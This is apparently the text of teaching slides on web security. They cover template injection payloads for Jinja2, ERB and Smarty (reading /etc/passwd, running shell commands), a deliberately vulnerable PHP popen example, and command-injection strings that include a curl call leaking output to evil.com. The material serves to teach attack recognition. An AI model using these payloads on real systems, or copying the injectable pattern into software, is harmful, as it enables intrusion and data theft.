
Since we rarely have access to the code, a simple approach to start looking for an SSTI is fuzzing by injecting special characters commonly used in template expressions, hoping to trigger unexpected behaviours (exceptions, error pages...)

Example: `${{<%[%'"}}%\`





Template injection: cheatsheet



Template injection: exploitation

Flask (Jinja2) - Python

```
{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}
```


ERB - Ruby

```
<%= IO.popen('ls').readlines() %>
```

Smarty - PHP

```
{php} echo `ls`; {/php}
```

Take a look on: Payloads All The Things (GitHub)






Command Injection

Executing whatever the f*** we want








Command injection: where?

Some of the tasks performed by web applications may need to be done by an external application or the OS. In those cases, it's common to spawn a subprocess with some parameters.


Command injection is possible when unsafe user data is supplied to the system shell.





Command injection: example

```php
function send_confirmation_mail() {
    $receiver = $_POST["email"];
    $object = "You're registered!";
    $content = "Your account has been registered successfully.";
    $handle = popen("./mailsender '$receiver' '$object' '$content'", "r");
    // assume mailsender is an executable that takes
    // argv[1]=receiver, argv[2]=object, argv[3]=content
    return $handle !== false;
}
```






Command injection: exploitation

We can use ; || && to append commands for the shell to execute after the first one. ${IFS} can be used where whitespace is not allowed (Unix)

```
'  || id #
```

If the task is asynchronous we obviously won't get any result, so we resort to out-of-band leaks!

```
'  || curl https://evil.com?q=$(id) #
```





Resources

- PATT https://github.com/swisskyrepo/PayloadsAllTheThings
- JWT https://www.jwt.io/
- Dencode https://dencode.com/
- Portswigger https://portswigger.net/web-security/all-labs
- MDN Web Docs https://developer.mozilla.org/en-US/
- HTML Living Standard https://html.spec.whatwg.org/

The End (for tonight)

